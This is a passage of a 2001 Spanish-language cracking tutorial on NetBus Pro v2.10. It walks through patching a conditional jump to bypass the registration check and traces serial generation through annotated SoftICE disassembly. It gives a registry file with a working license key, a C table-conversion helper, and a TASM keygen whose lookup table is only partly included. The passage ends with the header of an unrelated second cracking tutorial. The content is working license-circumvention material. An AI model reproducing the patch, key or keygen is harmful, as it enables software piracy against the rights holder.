Lo unico que debemos hacer es cambiar ese JE de la direccion 4D636A por un JNE o, mejor, por un par de NOPs. Una vez realizados los cambios le damos de nuevo al F5 y.... TACHAN!!!!! Ya esta crackeado!!!

Siento no detenerme mas detenidamente en esta parte, pero mi objetivo principal es el keygen (ese si que va a ser bonito de verdad) y, sinceramente, saltarse la proteccion de este programa es basico. Asi que pasemos a la obtencion del serial...

--- Objetivo 2: SeRiaL ---

En este apartado nos dedicaremos a hallar los dos serials que el programa admite como validos para el registro. Asi que.. vamos a ello!!! Tenemos una ventaja, ya sabemos la direccion donde se generan los serials (4D617C), porque ya lo hemos hallado antes. Asi que entramos de nuevo en el SICE, esta vez con el Loader, para evitar problemas de cuelgues, y ponemos un bpx en esa direccion: bpx 4D617C. Le damos al F5 e instantaneamente el SICE parará ya que esta en la comprobacion que nos saltamos antes (la de la llamada 4D6363). A partir de ahora tendremos que ir traceando poco a poco y con atencion, cualquier llamada puede ser la que nos proporcione nuestros serials. Despues de tracear un poquito, vemos que en la direccion 4D61D6 se empieza a "manejar" nuestro serial (1234567890), asi que a partir de ahi, habra que ir con extrema atencion. Analicemos el codigo:

:004D61D6 8B4DF0 mov ecx, dword ptr [ebp-10] <--- ECX = Nuestro Serial
:004D61D9 BA84624D00 mov edx, 004D6284 <--- EDX = $
:004D61DE E8D1DDF2FF call 00403FB4 <--- Inserta al principio de nuestro serial $
:004D61E3 8B95E8FEFFFF mov edx, dword ptr [ebp+FFFFFEE8] <--- EDX = $ + Nuestro serial
:004D61E9 8D85ECFEFFFF lea eax, dword ptr [ebp+FFFFFEEC]
:004D61EF B9FF000000 mov ecx, 000000FF

:004D61F4 E84BDDF2FF call 00403F44 <--- Ahora inserta al principo la longitud de EDX
:004D61F9 8D85ECFEFFFF lea eax, dword ptr [ebp+FFFFFEEC] <--- EAX = Serial Long + $ + Nuestro Serial
:004D61FF 50 push eax <--- Lo guarda
:004D6200 8D85E8FDFFFF lea eax, dword ptr [ebp+FFFFFDE8]
:004D6206 8B55EC mov edx, dword ptr [ebp-14] <--- EDX = Nuestro Nombre
:004D6209 B9FF000000 mov ecx, 000000FF
:004D620E E831DDF2FF call 00403F44 <--- Inserta al principio la longitud de nuestro nombre
:004D6213 8D95E8FDFFFF lea edx, dword ptr [ebp+FFFFFDE8] <--- EDX = Name Long + Nuestro Nombre
:004D6219 8B45F8 mov eax, dword ptr [ebp-08]
:004D621C 59 pop ecx
:004D621D E842F8FFFF call 004D5A64 <--- LLamada que genera nuestros serials!!!!!!!!!!!!!!!!!!!!
:004D6222 85C0 test eax, eax

En la direccion 4D621D es donde se generan nuestros serials. Asi que, vamos a entrar a ver que nos encontramos:

:004D5A64 53 push ebx
:004D5A65 56 push esi
:004D5A66 57 push edi
:004D5A67 83C4C0 add esp, FFFFFFC0
:004D5A6A 8BF1 mov esi, ecx
:004D5A6C 8D3C24 lea edi, dword ptr [esp]
:004D5A6F 33C9 xor ecx, ecx
:004D5A71 8A0E mov cl, byte ptr [esi] <---CL = Longitud del $ + Serial
:004D5A73 80F909 cmp cl, 09
:004D5A76 7202 jb 004D5A7A <--- Si es menor => ERROR!!!
:004D5A78 B109 mov cl, 09 <--- CL = 9

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5A76(C)
|
:004D5A7A 880F mov byte ptr [edi], cl
:004D5A7C 46 inc esi
:004D5A7D 47 inc edi
:004D5A7E F3 repz
:004D5A7F A4 movsb <--- Desplaza a EDI los 9 primeros caracteres del serial, incluido el $ (vamos, que lo recorta si es mayor de 9)
:004D5A80 8BF2 mov esi, edx
:004D5A82 8D7C240A lea edi, dword ptr [esp+0A]
:004D5A86 33C9 xor ecx, ecx
:004D5A88 8A0E mov cl, byte ptr [esi] <--- CL = Longitud del nombre
:004D5A8A 80F932 cmp cl, 32
:004D5A8D 7202 jb 004D5A91 <--- Comprueba que sea menor que 32h
:004D5A8F B132 mov cl, 32 <--- CL = 32h

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5A8D(C)
|
:004D5A91 880F mov byte ptr [edi],cl
:004D5A93 46 inc esi
:004D5A94 47 inc edi
:004D5A95 F3 repz
:004D5A96 A4 movsb <--- Desplaza a EDI el nombre (si es mayor de 32h, lo recorta)
:004D5A97 8BD8 mov ebx, eax
:004D5A99 33D2 xor edx, edx
:004D5A9B 8A54240A mov dl, byte ptr [esp+0A] <--- DL = Longitud del nombre
:004D5A9F 42 inc edx
:004D5AA0 83FA32 cmp edx, 00000032
:004D5AA3 7F0E jg 004D5AB3 <--- Comprueba si el nombre es menor a 32h
:004D5AA5 8D44140A lea eax, dword ptr [esp+edx+0A] <--- EAX = Apunta al final de la cadena

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5AB1(C)
|
:004D5AA9 C6002A mov byte ptr [eax], 2A <--- En este bucle, rellena de * el final del nombre hasta 33h
:004D5AAC 42 inc edx
:004D5AAD 40 inc eax
:004D5AAE 83FA33 cmp edx, 00000033

:004D5AB1 75F6 jne 004D5AA9

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5AA3(C)
|
:004D5AB3 8BCC mov ecx, esp <--- ECX = Long Serial + $ + Nuestro Serial + Long Name + Nuestro Nombre + ****(hasta 33h)
:004D5AB5 8D54240A lea edx, dword ptr [esp+0A] <--- EDX = Apunta al nombre
:004D5AB9 8BC3 mov eax, ebx
:004D5ABB E8FCFEFFFF call 004D59BC <--- Genera los serials!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
:004D5AC0 84C0 test al, al
:004D5AC2 7458 je 004D5B1C <--- Comprueba si coincide, si no es asi... chico malo!!!!!!

Despues de analizar el codigo, al pasar la direccion 4D5ABB y poniendo d edx, podemos observar que tenemos un numero que nosotros no habiamos introducido y ke ha aparecido de "la nada". Asi que, hmm, habra que entrar en esta llamada a ver que nos "cuenta". He de comentar que las operaciones que realiza entre las direcciones 4D59BC hasta 4D59ED es lo mismo que hemos visto antes: junta nuestro serial con el nombre y blabla blablabla (me he expresado con claridad?? xDD). Veamos que hay despues de eso:

:004D59EF 8BF0 mov esi, eax
:004D59F1 33DB xor ebx, ebx
:004D59F3 889E75030000 mov byte ptr [esi+00000375], bl
:004D59F9 8D442440 lea eax, dword ptr [esp+40]
:004D59FD 50 push eax
:004D59FE 8BCB mov ecx, ebx
:004D5A00 8D54240E lea edx, dword ptr [esp+0E] <--- EDX = Long Name + Nuestro Nombre
:004D5A04 8BC6 mov eax, esi
:004D5A06 E805FEFFFF call 004D5810 <--- Genera nuestro primer serial!!!!!!!!!!!!!!!!!!!
:004D5A0B 8D442440 lea eax, dword ptr [esp+40] <--- EAX = Long Serial + $ + 1º Serial valido
:004D5A0F 8BD4 mov edx, esp
:004D5A11 33C9 xor ecx, ecx
:004D5A13 8A08 mov cl, byte ptr [eax]
:004D5A15 41 inc ecx
:004D5A16 E811D2F2FF call 00402C2C
:004D5A1B 0F94C0 sete al
:004D5A1E 84C0 test al, al
:004D5A20 7538 jne 004D5A5A
:004D5A22 B301 mov bl, 01
:004D5A24 889E75030000 mov byte ptr [esi+00000375], bl
:004D5A2A 8D442440 lea eax, dword ptr [esp+40]
:004D5A2E 50 push eax
:004D5A2F 8BCB mov ecx, ebx
:004D5A31 8D54240E lea edx, dword ptr [esp+0E] <--- EDX = Long Name + Nuestro Nombre
:004D5A35 8BC6 mov eax, esi
:004D5A37 E8D4FDFFFF call 004D5810 <--- Genera nuestro segundo serial!!!!!!!!!!!!!!!!!!!!!!!
:004D5A3C 8D442440 lea eax, dword ptr [esp+40] <--- EAX = Long Serial + $ + 2º Serial valido

Bien, como podeis comprobar hay dos llamadas diferentes para generas nuestros serials: 1º serial en la direccion 4D5A06 y el 2º serial en 4D5A37. Para poder ver esos serials, debeis pasar la llamada y poner d eax (en ambos casos). Para comprobar si esos serials son los correcots, tendremos que salir de SICE, no sin antes quitar todos los bpx con bc *, ejecutar el netbus.exe y probar los serials con el nombre correspondiente. No hace falta que os diga, que esos serials son los correctos, no? ;-)

He de mencionar que no tengo ni la mas remota idea de porque el programador se ha molestado en realizar todas esas operaciones con el nuestro serial (1234567890) y el nombre, ya que, como vereis mas adelante, no lo usa para nada.

Me gustaria añadir otra cosa mas. Una vez obtenidos los serials, por si recordais en el "primer objetivo" vimos que el programa comprueba en el registro si los datos son correctos. Por ello, tenemos otra posibilidad en vez de crack: podemos crear un archivo que nos introduzca en el registro de windows nuestros datos con uno de los dos serials correctos obtenidos anteriormente para tener registrado "oficialmente y sin trampas el programa" xDDD . El programa que yo edite es tal que asi:

REGEDIT4

[HKEY_CURRENT_USER\NetBus\License]
"Company" = "Hispano Crackers"
"Key" = "66D6654A"
"Name" = "Mr. Burns"

De esta manera teneis una forma mas elegante de registrarlo con vuestros datos. Tras esto.. creo que deberiamos ir a por nuestro ultimo objetivo.... EL KEYGEN!!! VAMOS A POR EL!!!!!!!!

--- Objetivo FiNaL: KeYgEn ---

Al igual que antes, ahora tenemos una ventaja: sabemos las direcciones donde se generan los dos serials posibles. Esto nos rebajara muchisimo el trabajo, aunque tenemos mucho por hacer. Empezaremos entrando en la CALL de la direccion 4D5ABB que es donde se generan los dos serials (no voy a especificar mas, para eso ya he implementado el codigo de las operaciones que se realizan). Dentro de esa llamada tenemos las otras dos llamadas que mas nos interesan: 4D5A06 y 4D5A37. De momento nos vamos a centrar en la primera, y una vez comprendido el codigo, pasaremos a la segunda (aunque la diferencia es minima). Ahora entremos en la primera llamada y vemos que tiene en sus entrañas:

```
* Referenced by a CALL at Addresses:
|:004D5A06 , :004D5A37 <--- Podemos darnos cuenta que este codigo genera dos dos serials, no?
|
:004D5810 55 push ebp <--- Desde aqui hasta la direccion 4D5832, lo que hace es mover Long Name + Nuestro Nombre a
"otro lugar"
:004D5811 8BEC mov ebp, esp
:004D5813 81C46CFFFFFF add esp, FFFFFF6C
:004D5819 53 push ebx
:004D581A 56 push esi
:004D581B 57 push edi
:004D581C 8BF2 mov esi, edx
:004D581E 8D7DC2 lea edi, dword ptr [ebp-3E]
:004D5821 51 push ecx
:004D5822 33C9 xor ecx, ecx
:004D5824 8A0E mov cl, byte ptr [esi]
:004D5826 80F932 cmp cl, 32
:004D5829 7202 jb 004D582D
:004D582B B132 mov cl, 32

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5829(C)
|
:004D582D 880F mov byte ptr [edi], cl
:004D582F 46 inc esi
:004D5830 47 inc edi
:004D5831 F3 repz
:004D5832 A4 movsb
:004D5833 59 pop ecx
:004D5834 884DFF mov byte ptr [ebp-01], cl
:004D5837 8BD8 mov ebx, eax
:004D5839 33C0 xor eax, eax
:004D583B 8A45C2 mov al, byte ptr [ebp-3E]
:004D583E 40 inc eax
:004D583F 83F832 cmp eax, 00000032
:004D5842 7F0E jg 004D5852
:004D5844 8D5405C2 lea edx, dword ptr [ebp+eax-3E]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5850(C)
|
:004D5848 C6022A mov byte ptr [edx], 2A <--- En este bucle rellena hasta 33h de " * "
:004D584B 40 inc eax
:004D584C 42 inc edx
```

```
:004D584D 83F833 cmp eax, 00000033
:004D5850 75F6 jne 004D5848

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D5842(C)
|
:004D5852 8D8D6CFFFFFF lea ecx, dword ptr [ebp+FFFFFF6C]
:004D5858 8B9324020000 mov edx, dword ptr [ebx+00000224]
:004D585E 8BC3 mov eax, ebx
:004D5860 E853FEFFFF call 004D56B8 <--- Genera un numero esencial para el keygen (116ADFA4) que lo llamaremos Num1
:004D5865 8D956CFFFFFF lea edx, dword ptr [ebp+FFFFFF6C] <--- EDX = Ese mismo numero
:004D586B 8D45F5 lea eax, dword ptr [ebp-0B]
:004D586E B109 mov cl, 09
:004D5870 E803D3F2FF call 00402B78 <--- Desplaza Num1
:004D5875 B80A000000 mov eax, 0000000A
:004D587A 8D55F5 lea edx, dword ptr [ebp-0B]
:004D587D 8DB57BFFFFFF lea esi, dword ptr [ebp+FFFFFF7B]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D588A(C)
|
:004D5883 8A0A mov cl, byte ptr [edx] <--- En este bucle se mueve Long Name + Nuestro Nombre (con los *)
:004D5885 880E mov byte ptr [esi], cl <--- De esta manera tenemos Long Num1 + $ + Num1 + Long Name + Nuestro
Nombre
:004D5887 46 inc esi
:004D5888 42 inc edx
:004D5889 48 dec eax
:004D588A 75F7 jne 004D5883
:004D588C B833000000 mov eax, 00000033
:004D5891 8D55C2 lea edx, dword ptr [ebp-3E]
:004D5894 8D7585 lea esi, dword ptr [ebp-7B]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D589E(C)
|
:004D5897 8A0A mov cl, byte ptr [edx]
:004D5899 880E mov byte ptr [esi], cl
:004D589B 46 inc esi
:004D589C 42 inc edx
:004D589D 48 dec eax
:004D589E 75F7 jne 004D5897
:004D58A0 8D8D6CFFFFFF lea ecx, dword ptr [ebp+FFFFFF6C]
:004D58A6 8B9328020000 mov edx, dword ptr [ebx+00000228]
:004D58AC 8BC3 mov eax, ebx
:004D58AE E805FEFFFF call 004D56B8 <--- Genera otro numero esencial (201AF3D7) que llamaremos Num2
:004D58B3 8D956CFFFFFF lea edx, dword ptr [ebp+FFFFFF6C]
:004D58B9 8D45F5 lea eax, dword ptr [ebp-0B]
:004D58BC B109 mov cl, 09
:004D58BE E8B5D2F2FF call 00402B78 <--- Desplaza Num2 y comprueba si hemos de modificar Num2
:004D58C3 807DFF00 cmp byte ptr [ebp-01], 00
:004D58C7 7417 je 004D58E0 <--- Si hemos de modificar Num2, no saltamos
:004D58C9 B80A000000 mov eax, 0000000A
:004D58CE 8D55F5 lea edx, dword ptr [ebp-0B]
:004D58D1 8D75B8 lea esi, dword ptr [ebp-48]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D58DC(C)
|
:004D58D4 8A0A mov cl, byte ptr [edx] <--- Este bucle tan solo decrementa cada uno de los elementos de Num2 con el que
se genera el segundo serial valido
:004D58D6 49 dec ecx
:004D58D7 880E mov byte ptr [esi], cl
:004D58D9 46 inc esi
:004D58DA 42 inc edx
:004D58DB 48 dec eax
:004D58DC 75F6 jne 004D58D4 <--- Despues de bucle tenemos #1/0@E2C6 que llamaremos Num3
:004D58DE EB14 jmp 004D58F4
```

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D58C7(C)
|
:004D58E0 B80A000000 mov eax, 0000000A
:004D58E5 8D55F5 lea edx, dword ptr [ebp-0B]
:004D58E8 8D75B8 lea esi, dword ptr [ebp-48]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D58F2(C)
|
:004D58EB 8A0A mov cl, byte ptr [edx] <--- Este bucle desplaza Num2 o Num3, segun sea el caso
:004D58ED 880E mov byte ptr [esi], cl
:004D58EF 46 inc esi
:004D58F0 42 inc edx
:004D58F1 48 dec eax
:004D58F2 75F7 jne 004D58EB

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D58DE(U)
|
:004D58F4 8B9334030000 mov edx, dword ptr [ebx+00000334]
:004D58FA 8D8D7BFFFFFF lea ecx, dword ptr [ebp+FFFFFF7B] <--- Temenos: Long Num1 + $ + Num1 + Long Name +
Nombre + Long Num2 + $ + Num2 + Long Name + Nombre
:004D5900 8BC3 mov eax, ebx
:004D5902 E869FDFFFF call 004D5670 <--- Realiza las operaciones que generan nuestros serials!!!
:004D5907 8BD0 mov edx, eax
:004D5909 8D8D6CFFFFFF lea ecx, dword ptr [ebp+FFFFFF6C]
:004D590F 8BC3 mov eax, ebx
:004D5911 E8A2FDFFFF call 004D56B8
:004D5916 8D956CFFFFFF lea edx, dword ptr [ebp+FFFFFF6C] <--- EDX = Serial Correcto!!!!
:004D591C 8B4508 mov eax, dword ptr [ebp+08]
:004D591F B109 mov cl, 09
:004D5921 E852D2F2FF call 00402B78
:004D5926 5F pop edi
:004D5927 5E pop esi
:004D5928 5B pop ebx
:004D5929 8BE5 mov esp, ebp
:004D592B 5D pop ebp
:004D592C C20400 ret 0004
```

Antes de nada comentar que todo este "churro" de instrucciones generan los dos serials, la unica diferencia se encuentra (como he comentado en el codigo) en la llamada 4D58BE y en el bucle 4D58D4 - 4D58DC. No quiero comentar las llamadas que generan Num1, Num2 y Num3 porque tan solo son constantes y este tutorial tiene un tamaño excesivo, pero si quereis os lo dejo como ejercicio xDDD. Bien tan solo nos queda entrar en la llamada de la direccion 4D5902 y ver que operaciones realiza con ese cadena tan larga que teniamos con Num1, Num2 el nombre y demas. Pero antes quiero hacer un simple resumen de lo que hemos visto aqui para los que se han perdido; todo el codigo de antes lo unico que hace es:

- Genera la constante Num1 (Long Num1 + $ + 116ADFA4) en la direccion 4D5860

- Junta Num1 y el Nombre obteniendo (Cadena1): Long Num1 + $ + Num1 + Long Name + Nombre (relleno de " * " hasta 33h)

- Genera la constante Num2 (Long Num1 + $ + 201AF3D7) en la direccion 4D58AE

- Comprueba si ya ha realizado el serial con ese numero, si es asi, modifica Num2 para darnos Num3 decrementando cada uno de sus elementos (Long Num3 + $ + #1/0@E2C6) en la direccion 4D58BE hasta 4D58DC.

- Junta Cadena1 con Long Num2 (o Num3) + $ + Num2 (o 3) + Long Name + Nombre (relleno de " * ")

Espero que con esto os hayais aclarado. Ahora vamosa entrar en la llamada de la direccion 4D5902 a ver que hace con esa cadena:

```
* Referenced by a CALL at Addresses:
|:004D5902 , :004D5967 , :004D59AC
|
:004D5670 53 push ebx
:004D5671 56 push esi
:004D5672 57 push edi
:004D5673 83C4B8 add esp, FFFFFFB8
:004D5676 8BF1 mov esi, ecx
:004D5678 8D3C24 lea edi, dword ptr [esp]
:004D567B B911000000 mov ecx, 00000011
:004D5680 F3 repz
:004D5681 A5 movsd
:004D5682 66A5 movsw
:004D5684 A4 movsb <--- Hasta aqui, lo unico que ha hecho es mover Long Num1 + $ + Num1 + Long Name + Nombre +
Long Num2 (o 3) + $ + Num2 (o 3)
:004D5685 B147 mov cl, 47 <--- CL = 47h = Longitud de la cadena que acaba de desplazar
:004D5687 8BC4 mov eax, esp <--- EAX apunta al principio de esa cadena

* Referenced by a (U)nconditional or (C)onditional Jump at Address: <--- Comenzamos el bucle final
|:004D56AD(C)
|
:004D5689 8BDA mov ebx, edx <--- Al principio EBX = 00ABCDEFh
:004D568B C1EB08 shr ebx, 08 <--- EBX = cuatro primeros
:004D568E 81E3FFFFFF00 and ebx, 00FFFFFF <--- Lo "filtra"
:004D5694 0FB630 movzx esi, byte ptr [eax] <--- ESI = Elemento de la cadena
:004D5697 33D6 xor edx, esi <--- EDX xor ESI
:004D5699 81E2FF000000 and edx, 000000FF <--- EDX = Los dos ultimos elementos
:004D569F 8B14958C414F00 mov edx, dword ptr [4*edx+004F418C] <--- Lo mas importante, lo comentamos ahora...
:004D56A6 33DA xor ebx, edx <--- EBX xor EDX
:004D56A8 8BD3 mov edx, ebx <--- EDX = EBX
:004D56AA 40 inc eax <--- EAX apunta al siguiente elemento de la cadena
:004D56AB FEC9 dec cl <--- CL = CL - 1
:004D56AD 75DA jne 004D5689 <--- No para hasta realizar las operaciones con todos los elementos de la cadena
:004D56AF 8BC2 mov eax, edx <--- EAX = Serial correcto
:004D56B1 83C448 add esp, 00000048
:004D56B4 5F pop edi
:004D56B5 5E pop esi
:004D56B6 5B pop ebx
:004D56B7 C3 ret
```

Las operaciones que tenemos aqui no tienen especial complicacion, lo unico que quiero es destacar la direccion 4D569F; ahi lo que hace es recoger una palabra en la posicion que indique EDX * 4 de una tabla que debemos recoger. Hemos de tener en cuenta dos cosas: 1º Al tener anteriormente una and edx, 0FFh hemos de tener en cuenta que EDX no sera mayor de FFh asi que su rango sera de 00h a FFh; y 2º tenemos de multiplicar ese valor por 4. Asi que para poder determinar el principio de la tabla seria 00 * 4 + 4F418C = 4F418C y el final sera FF * 4 + 4F418C = 4F458C, es decir, que la tabla tiene un tamaño de 400h = 1024d bytes. Esta tabla no os la pongo porque, no me da la gana xDD Para ello yo use el IceDump: /dump 4F418C 400 C:\Netbus210_Tabla.txt, con este comando tendreis la tabla que necesitais para crear el keygen, pero he de avisar que hay un fallo (aunque no se si os pasara a todos), el IceDump sustituye los "00h" por "20h", esto me volvio loco hasta que lo descubri, asi que estais avisados.

Despues de todo esto ya tenemos la informacion necesaria para crear el keygen, el cual va a ser en ASM como es tradional xDD. Como la tabla tan solo eran numeros y debia añadirles, para que "funcionaran" en asm, una serie de elementos decidi hacer un programa simple en C, para evitar tener que añadir "h, " a 1024 elementos!!! y que me transformara 2000AFE1 (que obtuve con el IceDump) en db 020h, 000h, 0AFh, 0E1h (lo que entiende Tasm). Aqui os pongo el codigo:

```
/*Reconstructor v0.1 CoDeD bY Mr. Burns*/

/*CReaTeD WiTH TuRBo C*/
```

```
#include <stdio.h>

void main()
{
FILE *FileIn, *FileOut;
char NameIn[12], NameOut[12];
char Insert[] = "h,";
short Num;
int Counter = 0, Cols;

printf("Reconstructor v1.0 CoDeD bY Mr. Burns CoPYaLL 2001©\n");
printf("\nFichero de entrada: ");
fflush(stdin);
gets(NameIn);
printf("Fichero de salida: ");
fflush(stdin);
gets(NameOut);

if((FileIn = fopen(NameIn, "r")) == NULL)
{
printf("\neRRoR - No se puede abrir %s\n", NameIn);
exit(1);
}

if((FileOut = fopen(NameOut, "w")) == NULL)
{
printf("\neRRoR - No se puede abrir %s\n", NameOut);
exit(1);
}

while(!feof(FileIn))
{
if((Counter % 10) == 0)
fprintf(FileOut, "\ndb ");
fread(&Num, 2, 1, FileIn);
fprintf(FileOut, "0");
fwrite(&Num, 2, 1, FileOut);
fwrite(Insert, 3, 1, FileOut);
Counter++;
}

printf("\n\noPeRaCioN FiNaLiZaDa CoN eXiTo\n");

fclose(FileIn);
fclose(FileOut);
}
```

Despues de todo esto, aqui muestro el resultado de nuestro esfuerzo... un KeYgEn plagado de CaLLs por todos lados xDDDD

NoTa: El keygen que vereis ahora no tiene la tabla necesaria (asi os lo currais un poquito ok?), tan solo la menciono.

```
;Netbus Pro v2.10 KeYgEn
;CoDeR: Mr. Burns
;DaTe: 09-07-2001

.MODEL TINY
.CODE
.386

ORG 100h
```

```
Start: jmp LetsRock

;AKI TENEMOS TODOS LOS DATOS... KE NO SON POCOS X-)

Intro db 10,13,'Netbus Pro v2.10 CoDeD bY Mr. Burns CoPYaLL 2001©'
db 10,13,'WeBSiTe: http://go.to/mr_burns'
db 10,13,'e-MaiL: mr_burns@myself.com'
db 10,13
db 10,13,'eNTeR YouR NaMe: $'
Nombre0 db 32h,0
Nombre1 db 32h DUP(0)
ScreenPass db 10,13,'YouR PaSSWoRD is: '
PassOut1 db 08h DUP(0)
db ' oR '
PassOut2 db 08h DUP(0)
EndScreenPass db 10,13,'$'
TempPass db 09h DUP(0)
TempPassEnd db 0
Pass1 dd 0
Pass2 dd 0

MagicTable db 000h, 000h, 000h, 000h, 096h, 030h, 007h, 077h, 02Ch, 061h ;Tabla ke usaremos para generar el serial (tan
solo teneis la 1º linea ;-))


MagicArray db 09h,24h,31h,31h,36h,41h,44h,46h,41h,34h
db 00h,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah
db 2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah
db 2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah
db 2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah
db 2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah,2Ah
db 2Ah
db 00h,00h,00h,00h,00h,00h,00h,00h,00h,00h

MagicNum1 db 09h,24h,32h,30h,31h,41h,46h,33h,44h,37h
MagicNum2 db 08h,23h,31h,2Fh,30h,40h,45h,32h,43h,36h

;AKI TENEMOS EL CODIGO... PLAGADITO DE "CALLs", KE LAS ECHABA DE MENOS

LetsRock:
mov ah,09h ;Sacamos por pantalla la intro
lea edx,Intro ;y pedimos el nombre
int 21h

mov ah,0Ah ;Recogemos el nombre
lea edx,Nombre0
int 21h

mov ah,byte ptr [Nombre0+01] ;Comprobamos ke haya introducido
cmp ah,00 ;algun nombre
jne InsertName ;Si es asi, saltamos

mov ah,4Ch ;Sino, salimos del programa
int 21h

InsertName:
lea esi,Nombre1 ;ESI = &Nombre1
lea edi,MagicArray ;EDI = &MagicArray
call Insert_Name ;Insertamos el nombre en MagicArray

lea esi,MagicNum1 ;ESI = &MagicNum1
lea edi,MagicArray ;EDI = &MagicArray
call Insert_MagicNum ;Intertamos el MagicNum1 en MagicArray
```

```
lea edi,MagicArray ;EDI = MagicArray
call Create_Serial ;Generamos el primer serial

mov [Pass1],edx ;Lo guardamos en Pass1

lea esi,MagicNum2 ;ESI = &MagicNum2
lea edi,MagicArray ;EDI = &MagicArray
call Insert_MagicNum ;Insertamos el MAgicNum2 en MagicArray

lea edi,MagicArray ;EDI = &MagicArray
call Create_Serial ;Generamos el 2§ serial posible

mov [Pass2],edx ;Lo guardamos en Pass2

lea di,PassOut1 ;DI = &PassOut1
mov eax,[Pass1] ;EAX = 1§ Serial posible
call Hex_Convert ;Lo convertimos a hexadecimal

lea di,PassOut2 ;DI = &PassOut2
mov eax,[Pass2] ;EAX = 2§ Serial posible
call Hex_Convert ;Lo convertimos en hexadecimal

mov ah,09h ;Sacamos por pantalla los dos Serials
lea edx,ScreenPass
int 21h

mov ah,4Ch ;Salimos sin ningun error
int 21h

Insert_Name PROC

mov ah,byte ptr [Nombre0+1] ;AH = Longitud del nombre
mov byte ptr [edi+0Ah],ah ;Lo insertamos en MagicArray
movzx ecx,ah ;ECX = AH
xor ebx,ebx ;EBX = 0
add edi,0Bh ;EDI = &(MagicArray+11)

Next_Car:
mov ah,byte ptr [esi+ebx] ;AH = Caracter del nombre
mov byte ptr [edi+ebx],ah ;Lo insertamos en MagicArray
inc ebx ;Pasamos al siguiente caracter
cmp ebx,ecx ;Hemos llegado al final?
jne Next_Car ;NO => Al bucle de nuevo!

ret ;Salimos de la CaLL

ENDP ;Terminamos el proceso

Insert_MagicNum PROC

xor ebx,ebx ;EBX = 0
add edi,3Dh ;EDI = &(MagicArray+3Dh)

Next_Num:
mov ah,byte ptr [esi+ebx] ;AH = Digito del MagicNumX
mov byte ptr [edi+ebx],ah ;Lo insertamos en MAgicArray
inc ebx ;Siguiente digito
cmp ebx,0Ah ;Hemos terminado?
jne Next_Num ;NO => Al bucle de nuevo

ret ;Salimos de la CaLL

ENDP
```

```
Create_Serial PROC

xor ecx,ecx ;ECX = 0
xor esi,esi ;ESI = ECX = 0 xDDD
mov cl,47h ;CL = 47h
mov edx,0ABCDEFh ;EDX = ABCDEFh

Calculate:
mov ebx,edx ;EBX = EDX
shr ebx,08h ;Recogemos los 4 primeros
and ebx,00FFFFFFh ;"Filtramos"
movzx esi,byte ptr [edi] ;ESI = Caracter de MagicArray
xor edx,esi ;EDX = EDX XoR ESI
and edx,000000FFh ;Nos kedamos con los dos ultimos
mov eax,04h ;EAX = 4
mul edx ;EAX (Parte alta) = EDX * EAX
mov edx,eax ;EDX = EAX
lea eax,MagicTable ;EAX = &MagicTable
add eax,edx ;EAX = &(MagicTable+EDX)
mov esi,dword ptr [eax] ;ESI = Doble palabra ke este en esa posicion
mov edx,esi ;EDX = ESI
xor ebx,edx ;EBX = EBX XoR EDX
mov edx,ebx ;EDX = EBX
inc edi ;Siguiente caracter
dec cl ;Decrementamos CL
jnz Calculate ;CL = 0?
;NO => Al bucle de nuevo!!!
ret ;Salimos de la CaLL

ENDP

Hex_Convert PROC ;Proceso para convertir en
;hexadecimal (ASCII) los resultados
lea esi,TempPassEnd-1 ;Y ke, sinceramente, paso de comentar
mov edx,4

Loopy:
xor ebx,ebx
mov bl,al
movzx ebx,bl
and bl,0Fh
add bl,30h
cmp bl,39h
jle Ok1
add bl,7
mov byte ptr [esi],bl
dec esi
jmp Part2

Ok1:
mov byte ptr [esi],bl
dec esi

Part2:
mov bl,al
movzx ebx,bl
shr bl,4
add bl,30h
cmp bl,39h
jle Ok2
add bl,7
mov byte ptr [esi],bl
dec esi
jmp Part3

Ok2:
```

```
mov byte ptr [esi],bl
dec esi

Part3:
shr eax,8
dec edx
jnz Loopy

ConvertDone:
inc esi

CopyNumber:
movsb
cmp byte ptr [esi],0
jne CopyNumber

ret

ENDP

end Start
```

Despues de todo esto... puff!! que agusto nos hemos quedado ehhh!!! "Pos" nada mas que decir....

AGRADECIMIENTOS Y DESPEDIDAS

Despues de todo el tiempo que he dedicado a este tutorial imagino que me haya equivocado en algo, y espero que vosotros me enseñeis algo a mi mandandome los errores que haya cometido. Espero volver a verles en el proximo tutorial.

Por ultimo queria saludar a todos los miembros de mi la K-FoR y decirles que siempre les recordare y que he ganado grandes amigos ahi dentro.

Como siempre digo en mis tutoriales, si deseais contactar conmigo buscadme en:

NiCK	SeRViDoR	CaNaL
Mr_Burns		
	irc.irc-hispano.org	**#CRaCKeRS**
^EKiMuS^		

O por el contrario si tan solo deseas mandarme un e-mail: mr_burns@myself.com

http://go.to/mr_burns/ http://mr_burns.go.to/ http://mrburns.da.ru/

Karpoff Spanish Tutor 2001

Programa: Internet Access Manager v 1.0

PROTECCION: Encontrar un serial Valido

Objetivo: Encontrar un serial Valido

Descripcion:

Dificultad: **Newbie++**

DOWNLOAD: http:www.softfolder.com

Herramientas:

1. SoftIce v 3.23
2. W32dasm v 8.9
3. Un Pelin de Conocimientos de Asm

CRACKER: ***Profesor_X*** **FECHA:** **13/08/2001**

INTRODUCCION

